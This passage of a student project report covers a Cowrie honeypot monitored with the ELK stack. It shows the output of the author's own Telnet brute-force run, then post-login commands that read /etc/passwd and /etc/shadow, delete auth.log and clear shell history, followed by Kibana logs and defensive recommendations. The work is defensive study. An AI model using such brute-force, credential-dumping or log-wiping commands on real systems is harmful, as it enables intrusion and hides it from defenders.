DEFINE ATTACK & ATTACK TARGET ...
        [?] Choose an attack to use on the target: (A) Hydra SSH Bruteforce | (B) For-Loop SSH Bruteforce | (C) 'expect' Telnet Bruteforce
C
        [#] Using Expect module to Telnet Bruteforce ...
        [?] Specify full directory file path to store output:/home/kali/finalproj
Trying username: marilyn and password: abcde
Trying username: marilyn and password: 654321
Trying username: marilyn and password: 1234567
Trying username: marilyn and password: password
Trying username: marilyn and password: pass1
Trying username: marilyn and password: pword
Trying username: marilyn and password: password321
Trying username: marilyn and password: password123
Trying username: marilyn and password: p4ssw0rd
Trying username: marilyn and password: Passw0rd456
Trying username: marilyn and password: nothing
Trying username: marilyn and password: something
Trying username: marilyn and password: anything
Trying username: marilyn and password: nopassword
Trying username: amy and password: abcde
Trying username: amy and password: 654321
Trying username: amy and password: 1234567
Trying username: amy and password: password
Trying username: amy and password: pass1
Trying username: amy and password: pword
```




```
Trying username: admin and password: password321
Trying username: admin and password: password123
Trying username: admin and password: p4ssw0rd
Trying username: admin and password: Passw0rd456
        [!] Bruteforce successful. Weak credentials found: admin : Passw0rd456
        [*] Connecting via Telnet & Running Commands within Target ...
        [*] Printing Results ...
spawn telnet 167.99.66.65
Trying 167.99.66.65 ...
Connected to 167.99.66.65.
Escape character is '^]'.
login: admin
Password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
admin@sshserver77:/$ echo
```



```
admin@sshserver77:/$ echo '1. MACHINE INFO'
1. MACHINE INFO
admin@sshserver77:/$ whoami
admin
admin@sshserver77:/$ id
uid=1000(admin) gid=1000(admin) groups=1000(admin)
admin@sshserver77:/$ uname -a
Linux sshserver77 3.2.0-4-amd64 #1 SMP Debian 3.2.68-1+deb7u1 x86_64 GNU/Linux
admin@sshserver77:/$ echo

admin@sshserver77:/$ echo '2. NETWORK INFO'
2. NETWORK INFO
admin@sshserver77:/$ echo

admin@sshserver77:/$ echo '3. CONFIG FILES'
3. CONFIG FILES
admin@sshserver77:/$ ifconfig
eth0      Link encap:Ethernet  HWaddr 9b:00:49:89:a3:e3
          inet addr:167.99.66.65  Bcast:167.99.66.255  Mask:255.255.255.0
          inet6 addr: fe7b::166:b6ff:fef4:8c01/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:345670 errors:0 dropped:0 overruns:0 frame:0
          TX packets:490463 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:173858367 (173.9 MB)  TX bytes:14173441 (14.2 MB)


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:110 errors:0 dropped:0 overruns:0 frame:0
          TX packets:110 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:34344258 (34.3 MB)  TX bytes:34344258 (34.3 MB)
admin@sshserver77:/$ netstat -tapn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp        0    308 167.99.66.65:22         122.11.212.139:27130    ESTABLISHED
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     8969     /var/run/acpid.socket
unix  4      [ ]         DGRAM                    7445     /dev/log
unix  2      [ ACC ]     STREAM     LISTENING     6807     @/com/ubuntu/upstart
unix  2      [ ACC ]     STREAM     LISTENING     7299     /var/run/dbus/system_bus_socket
unix  2      [ ACC ]     SEQPACKET  LISTENING     7159     /run/udev/control
unix  3      [ ]         STREAM     CONNECTED     7323
unix  3      [ ]         STREAM     CONNECTED     7348     /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     7330
unix  2      [ ]         DGRAM                    8966
unix  3      [ ]         STREAM     CONNECTED     7424     /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     7140
unix  3      [ ]         STREAM     CONNECTED     7145     @/com/ubuntu/upstart
unix  3      [ ]         DGRAM                    7199
unix  3      [ ]         STREAM     CONNECTED     7347
unix  3      [ ]         STREAM     CONNECTED     8594
unix  3      [ ]         STREAM     CONNECTED     7331
unix  3      [ ]         STREAM     CONNECTED     7364     @/com/ubuntu/upstart
```



```
admin@sshserver77:/$ cd /etc && ls
X11                       acpi                      adduser.conf
alternatives              apt                       bash.bashrc
bash_completion.d         bindresvport.blacklist    blkid.tab
blkid.tab.old             calendar                  console-setup
cron.d                    cron.daily                cron.hourly
cron.monthly              cron.weekly               crontab
debconf.conf              debian_version            default
deluser.conf              dhcp                      dictionaries-common
discover-modprobe.conf    discover.conf.d           dkms
dpkg                      drirc                     emacs
environment               fstab                     fstab.d
gai.conf                  groff                     group
group-                    grub.d                    gshadow
gshadow-                  host.conf                 hostname
hosts                     hosts.allow               hosts.deny
init                      init.d                    initramfs-tools
inittab                   inputrc                   insserv
insserv.conf              insserv.conf.d            iproute2
iscsi                     issue                     issue.net
kbd                       kernel                    kernel-img.conf
ld.so.cache               ld.so.conf                ld.so.conf.d
libaudit.conf             locale.alias              locale.gen
localtime                 logcheck                  login.defs
logrotate.conf            logrotate.d               magic
magic.mime                mailcap                   mailcap.order
manpath.config            menu                      menu-methods
mime.types                mke2fs.conf               modprobe.d
modules                   motd                      mtab
nanorc                    network                   networks
nologin                   nsswitch.conf             opt
os-release                pam.conf                  pam.d
passwd                    passwd-                   profile
profile.d                 protocols                 python
python2.7                 rc.local                  rc0.d
rc1.d                     rc2.d                     rc3.d
rc4.d                     rc5.d                     rc6.d
rcS.d                     resolv.conf               rmt
rpc                       rsyslog.conf              rsyslog.d
securetty                 security                  selinux
services                  shadow                    shadow-
shells                    skel                      ssh
staff-group-for-usr-local sysctl.conf               sysctl.d
systemd                   terminfo                  timezone
ucf.conf                  udev                      ufw
vim                       wgetrc
admin@sshserver77:/etc$ echo
```




```
4. /etc/passwd
admin@sshserver77:/etc$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
daisy:x:1000:1000:Phil California,,,:/home/daisy:/bin/bash
admin:x:1000:1000:Admin,,,:/home/admin:/bin/bash
guest:x:1000:1000:Guest,,,:/home/guest:bin/bash
kali:x:1000:1000:Kali,,,:/home/kali:bin/bash
admin@sshserver77:/etc$ echo

admin@sshserver77:/etc$ echo '5. /etc/shadow'
5. /etc/shadow
admin@sshserver77:/etc$ cat /etc/shadow
root:$6$4aOmWdpJ$/kyPOik9rR0kSLyABIYNXgg/UqlWX3c1eIaovOLWphShTGXmuUAMq6iu9DrcQqlVUw3Pirizns4u27w3Ugvb6.:15800:0:99999:7:::
daemon:*:15800:0:99999:7:::
bin:*:15800:0:99999:7:::
sys:*:15800:0:99999:7:::
sync:*:15800:0:99999:7:::
games:*:15800:0:99999:7:::
man:*:15800:0:99999:7:::
lp:*:15800:0:99999:7:::
mail:*:15800:0:99999:7:::
news:*:15800:0:99999:7:::
uucp:*:15800:0:99999:7:::
proxy:*:15800:0:99999:7:::
www-data:*:15800:0:99999:7:::
backup:*:15800:0:99999:7:::
list:*:15800:0:99999:7:::
irc:*:15800:0:99999:7:::
gnats:*:15800:0:99999:7:::
nobody:*:15800:0:99999:7:::
libuuid:!:15800:0:99999:7:::
sshd:*:15800:0:99999:7:::
daisy:$6$ErqInBoz$FibX212AFnHMvyZdWW87bq5Cm3214CoffqFuUyzz.ZKmZ725zKqSPRRlQ1fGGP02V/WawQWQrDda6YiKERNR61:15800:0:99999:7:::
admin:$6$eKcg3JfCpMwQO94r$VK5EQG7jjw2NOGZRT4w1Frr/qTg66NGLTHDveY.VB5BEGSEmsfz1hBZ4cx9.bL2NbRMjTB0OhGHVn2G6PnT0A0:15800:0:99999:7:::
guest:$6$zyQ6rJG3w3p6EcLb$wlmxgJiJwFYr5Ccdg9SOzW8Rcn1tAdKl/FBC9zyCKBKOeP4p71ZR4RLT3H8KU7nBeZfFsOQl5f.zJ82wnXiWa/:15800:0:99999:7:::
kali:$6$HcpqPlQl0HbRf/0G$2EwJTGKtcqF/rI6W3ldQmeZMQFkU2ENH3KtZU9UFU7oo45hBZoxRzU2qf/38pHnAY5NNUUnZuXz75oF0vCPuT.:15800:0:99999:7:::

admin@sshserver77:/etc$ rm -f /var/log/auth.log
admin@sshserver77:/etc$ history -c
admin@sshserver77:/etc$ exit
Connection closed by foreign host.
```

3.2.3.2 Kibana Output for Attack 3


Attack 3 involves bruteforcing Cowrie's Telnet server. The following log entries were created and collected, before being displayed on Kibana (filtered results for my own public IP address under the field **src.ip**).

As the bruteforce was executed on Cowrie' Telnet server, the following log entries were recorded. Similar to Attacks 1 and 2 on Cowrie's SSH server, multiple log entries of **cowrie.login.failed** attempts were observed at close intervals of mini-seconds. Each attempt automatically closes the connection. The additional fields **username** and **password** were also filtered and displayed, to show the login credentials that caused the failed login attempts. Finally, the **message** field was displayed which records the failed login attempts using the keywords '**login attempt**' and '**failed**'.



```
> Jun 9, 2024 @ 20:22:23.837  cowrie.login.success    admin  Passw0rd456  login attempt [admin/Passw0rd456] succeeded                                                                       -       -
> Jun 9, 2024 @ 20:22:23.628  cowrie.session.connect  -      -            New connection: 122.11.214.214:55976 (167.99.66.65:2223) [session: c5600e1cdf94]                             telnet  2,223
> Jun 9, 2024 @ 20:22:23.613  cowrie.session.closed   -      -            Connection lost after 0 seconds                                                                               -       -
> Jun 9, 2024 @ 20:22:23.608  cowrie.log.closed       -      -            Closing TTY Log: var/lib/cowrie/tty/e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855 after 0 seconds  -  -
> Jun 9, 2024 @ 20:22:23.538  cowrie.session.params   -      -            -                                                                                                             -       -
> Jun 9, 2024 @ 20:22:23.417  cowrie.login.success    admin  Passw0rd456  login attempt [admin/Passw0rd456] succeeded                                                                       -       -
> Jun 9, 2024 @ 20:22:23.220  cowrie.session.connect  -      -            New connection: 122.11.214.214:58585 (167.99.66.65:2223) [session: 0eb4ea7cd3a9]                             telnet  2,223
> Jun 9, 2024 @ 20:22:23.167  cowrie.session.closed   -      -            Connection lost after 0 seconds                                                                               -       -
> Jun 9, 2024 @ 20:22:23.131  cowrie.login.failed     admin  p4ssw0rd     login attempt [admin/p4ssw0rd] failed                                                                         -       -
> Jun 9, 2024 @ 20:22:22.900  cowrie.session.connect  -      -            New connection: 122.11.214.214:12410 (167.99.66.65:2223) [session: 72e6ad875b96]                             telnet  2,223
> Jun 9, 2024 @ 20:22:22.857  cowrie.session.closed   -      -            Connection lost after 0 seconds                                                                               -       -
> Jun 9, 2024 @ 20:22:22.820  cowrie.login.failed     admin  password123  login attempt [admin/password123] failed                                                                      -       -
> Jun 9, 2024 @ 20:22:22.625  cowrie.session.connect  -      -            New connection: 122.11.214.214:57043 (167.99.66.65:2223) [session: 2dff3772f431]                             telnet  2,223
> Jun 9, 2024 @ 20:22:22.587  cowrie.session.closed   -      -            Connection lost after 0 seconds                                                                               -       -
```

Once the valid login credentials of username **admin** and password **Passw0rd456** were found, the event field **cowrie.login.success** was displayed. The remote commands ran within Cowrie's Telnet server were also recorded. It is noteworthy that unlike SSHPass, the 'expect' module splits the log entries into multiple lines under the field **cowrie.command.input**. Finally, after running all commands, similar to Attacks 1 and 2, **cowrie.log.closed** indicates that the terminal session has been successfully logged, with the results saved to **/var/lib/cowrie/tty/<unique session identifier>**.



```
> Jun 9, 2024 @ 20:22:24.760  cowrie.log.closed     -  -  Closing TTY Log: var/lib/cowrie/tty/6cab369fd0fe3b968363f1e28b42c084107b2a71bec1b74b285b4ff561614166 after 0 seconds
> Jun 9, 2024 @ 20:22:24.758  cowrie.command.input  -  -  CMD: exit
> Jun 9, 2024 @ 20:22:24.717  cowrie.command.input  -  -  CMD: history -c
> Jun 9, 2024 @ 20:22:24.677  cowrie.command.input  -  -  CMD: rm -f /var/log/auth.log
> Jun 9, 2024 @ 20:22:24.646  cowrie.command.input  -  -  CMD: cat /etc/shadow
> Jun 9, 2024 @ 20:22:24.601  cowrie.command.input  -  -  CMD: echo '5. /etc/shadow'
> Jun 9, 2024 @ 20:22:24.567  cowrie.command.input  -  -  CMD: echo
> Jun 9, 2024 @ 20:22:24.528  cowrie.command.input  -  -  CMD: cat /etc/passwd
> Jun 9, 2024 @ 20:22:24.488  cowrie.command.input  -  -  CMD: echo '4. /etc/passwd'
> Jun 9, 2024 @ 20:22:24.448  cowrie.command.input  -  -  CMD: echo
> Jun 9, 2024 @ 20:22:24.401  cowrie.command.input  -  -  CMD: cd /etc && ls
> Jun 9, 2024 @ 20:22:24.358  cowrie.command.input  -  -  CMD: netstat -tapn
> Jun 9, 2024 @ 20:22:24.317  cowrie.command.input  -  -  CMD: ifconfig
> Jun 9, 2024 @ 20:22:24.280  cowrie.command.input  -  -  CMD: echo '3. CONFIG FILES'
> Jun 9, 2024 @ 20:22:24.250  cowrie.command.input  -  -  CMD: echo
> Jun 9, 2024 @ 20:22:24.218  cowrie.command.input  -  -  CMD: echo '2. NETWORK INFO'
> Jun 9, 2024 @ 20:22:24.175  cowrie.command.input  -  -  CMD: echo
> Jun 9, 2024 @ 20:22:24.128  cowrie.command.input  -  -  CMD: uname -a
> Jun 9, 2024 @ 20:22:24.096  cowrie.command.input  -  -  CMD: id
> Jun 9, 2024 @ 20:22:24.049  cowrie.command.input  -  -  CMD: whoami
> Jun 9, 2024 @ 20:22:24.017  cowrie.command.input  -  -  CMD: echo '1. MACHINE INFO'
```

4. Recommendations & Takeaways

4.1 Improvements to Study

Through the studies and simulated attacks conducted in Sections 2 and 3 and observations/trends made, the following improvements can be made to respond to/address the following trends observed.

- In Section 2, recall that the Cowrie honeypot SSH and Telnet servers were left open for 5 days for the public internet to attack. Despite the weak passwords configured, there were no successful logins. However, it was observed that bulk of the failed login attempts were made by IP addresses 182.92.184.146 and 123.231.151.25.

- In Section 3, three different simulated bruteforce attacks were perform on both the Cowrie SSH and Telnet servers.

To respond to these situations, webhooks can be used in conjunction with Kibana, to detect and block IP addresses that exceed a defined Kibana Threshold Alert for bruteforce attacks. For example, the alert condition can be defined such that when there are more than 10 failed login attempts made from the same IP address within a specific time frame, alert the server owner immediately. This alert condition can be checked every minute.

Webhooks are a way for applications to communicate with one another in real-time, often utilized to send automated messages and data updates, which are triggered when particular (anticipated) events happen – in other words, event-driven. A Webhook action can be configured under Kibana Alerts.

When a bruteforce attack happens and the Threshold Alert is triggered, Kibana will send a HTTP Post request to the Webhook's Endpoint URL/script that is designed to handle IP blocking. This HTTP Post request will include a JSON payload that contains information of the bruteforce attempt (such as the source IP address, event name, number of attempts, and include a timestamp). Thereafter, the Webhook's Endpoint script will read the payload and extract the source IP address, before executing a command to append a new firewall rule on iptables to block the particular IP address(es).

4.2 Takeaways & Reflection

This project has been a profound learning experience, shedding light on the basic setup and operation to simulate a simple Security Operations Centre (SOC) using the ELK Stack and integrating it with the Cowrie Honeypot, on Digital Ocean. One biggest breakthroughs was self-learning the configuration and integration of ELK stack components – Elasticsearch, Logstash, and Kibana for effective data gathering and analysis. Deploying and configuring these tools has deepened my understanding of monitoring network activities, identifying anomalies, and responding to threats in real-time. Additionally, through the process of setting up a Cowrie honeypot, I have learned the importance of creating realistic decoys to attract and study the behaviour of malicious actors.

The skills and knowledge that I have acquired from this project are directly applicable to a SOC cybersecurity role. By being able to deploy and manage the ELK Stack is essential for tracking and logging security incidents. Learning to configure and secure honeypots enhances our capability to deceive and analyze attackers, providing critical intelligence to strengthen network defences. Moreover, the experience of creating attack scripts and testing the infrastructure that I had created has honed my ability to simulate various attack methods, which is vital for performing proactive incident response.

Looking ahead, there are several avenues to further expand on this knowledge. Elastic Search provides machine learning tools/algorithms that can help to automate pattern and anomaly detection, which could significantly enhance threat detection capabilities. In addition, the ELK stack could be extended to include endpoint detection and response (EDR) tools to provide a more comprehensive security posture, which in turn ensures that potential threats are swiftly identified and mitigated.

References

Amoany, E. (2020, August 31). *SSH password automation in Linux with sshpass*. Red Hat. https://www.redhat.com/sysadmin/ssh-automation-sshpass

Ashok IT. (2023, October 31). *Elk Stack Setup Made Simple: A Beginner's Guide* [Video]. YouTube. https://www.youtube.com/watch?v=n2HHAvpn6Jo

ByteByteGo. (2024, February 27). *Top 3 Things You Should Know About Webhooks!* [Video]. YouTube. https://www.youtube.com/watch?v=x_jjhcDrISk

Cabral, W., Valli, C., Sikos, L. & Wakeling, S. (2021). Advanced Cowrie Configuration to Increase Honeypot Deceptiveness. *ICT Systems Security and Privacy Protection: 36th IFIP TC 11 International Conference, SEC 2021, Oslo, Norway, June 22–24, 2021, Proceedings*, 317-331. DOI:10.1007/978-3-030-78120-0_21

Camisso, J. & Walia, A. (2022, April 26). *Initial Server Setup with Ubuntu.* Digital Ocean. https://www.digitalocean.com/community/tutorials/initial-server-setup-with-ubuntu

Choudhary, A. (2023, May 28). *Implementing and Analysing Cowrie Honeypot System.* Medium. https://aakrsht.medium.com/implementing-and-analysing-cowrie-honeypot-system-fbaa0c1798ff

Coding Explained. (2018, September 13). *Common Elastic Stack & Elasticsearch Architectures* [Video]. YouTube. https://www.youtube.com/watch?v=Yc-G13lEbpc

Coding Explained. (2021, May 18) *Kibana Index Patterns* [Video]. (2021). YouTube. https://www.youtube.com/watch?v=wT-6RXA3K8w

Elastic. (2020, May 14). *Elastic Stack Alerting Overview* [Video]. YouTube. https://www.youtube.com/watch?v=cvyomTnMDIg

Fedele, D. (2023, August 3). *I made a Honeypot with Cowrie.* Agr0 Hacks Stuff. https://agrohacksstuff.io/posts/i-made-a-honeypot-with-cowrie/

GeeksForGeeks. (2022, August 2). *How to use Hydra to Brute-Force SSH Connections?*. GeeksForGeeks. https://www.geeksforgeeks.org/how-to-use-hydra-to-brute-force-ssh-connections/

GitHub. (n.d.) *Cowrie*. GitHub. https://github.com/cowrie/cowrie

GitHub. (n.d.) *Installing Cowrie in seven steps*. GitHub. https://cowrie.readthedocs.io/en/latest/INSTALL.html

Grant Collins. (2021, March 20). *Catching Hackers & Bots with an SSH honeypot | 30 Day Experiment* [Video]. YouTube. https://www.youtube.com/watch?v=ToRUy8SEkw4&t=70s

Hacker 101. (2023, August 10). *How to Hack the Hackers | Cowrie Honeypot* [Video]. YouTube. https://www.youtube.com/watch?v=m7ZmwjyhzHU&t=956s

Hacker Target. (2018, March 20). *Cowrie Honeypot on Ubuntu*. Hacker Target. https://hackertarget.com/cowrie-honeypot-ubuntu/

IppSec. (2022, Oct 10) *Setting Up Elastic 8 with Kibana, Fleet, Endpoint Security, and Windows Log Collection* [Video]. https://www.youtube.com/watch?v=Ts-ofIVRMo4

Mark McNally. (2022, December 10). *Analysing people trying to hack into my server (ssh honeypot)* [Video]. YouTube. https://www.youtube.com/watch?v=dt19TlGZXKE

medium guy. (2023, November 26). *open doors to ssh hackers to trap them with cowrie honeypot docker, no worries* [Video]. YouTube. https://www.youtube.com/watch?v=WdvBrfLn2G8&t=396s

Mohamed Saidani. (2023, August 5). *Mastering Kibana Creating Dynamic Dashboards for Data Visualization* [Video]. YouTube. https://www.youtube.com/watch?v=kV5unErShgQ&t=309s

Nestor, S. (2021, April 27). Managing and troubleshooting Elasticsearch memory. elastic. https://www.elastic.co/blog/managing-and-troubleshooting-elasticsearch-memory

Nick Bouwhuis. (2021, July 25). *Easy Cloud Honeypot with T-Pot* [Video]. YouTube. https://www.youtube.com/watch?v=TCTMR77c0dk

Patxi1980. (2013, August 8). How to change Elasticsearch max memory size [Forum post]. *Stack Overflow*. https://stackoverflow.com/questions/18132719/how-to-change-elasticsearch-max-memory-size

ph0enix. (2014, August 14). Expect Script That Simulates a SSH Bruteforce Attack [Forum post]. *Unix*. https://www.unix.com/shell-programming-and-scripting/250156-expect-script-simulates-ssh-brute-force-attack.html

Puvanesh waran. (2020, December 24). *Cowrie Honeypot for Intruders* [Video]. YouTube. https://www.youtube.com/watch?v=E2OK58ykFA4

Sadon, S. (2024, February 21). *Detecting Malicious Actors By Observing Commands in Shell History.* Orca Security. https://orca.security/resources/blog/understand-shell-commands-detect-malicious-behavior/

sematext. (n.d.). *JVM heap*. In *sematext glossary*. Retrieved June 26, 2024, from https://sematext.com/glossary/jvm-heap/

stuffy24. (2023, June 2). *Easiest way to set up a honeypot!: Ten minute tutorials* [Video]. YouTube. https://www.youtube.com/watch?v=o3thhfKN6iQ

Sundog Education with Frank Kane. (2022, September 22). *Installing Elasticsearch [Step by Step]* [Video]. YouTube. https://www.youtube.com/watch?v=jfyzrLXhBv4

TheLinuxOS. (2020, July 4) *How to Create Visualizations and Dashboards in Kibana | Kibana Tutorial* [Video]. YouTube. https://www.youtube.com/watch?v=iNxt0duWBZM

END.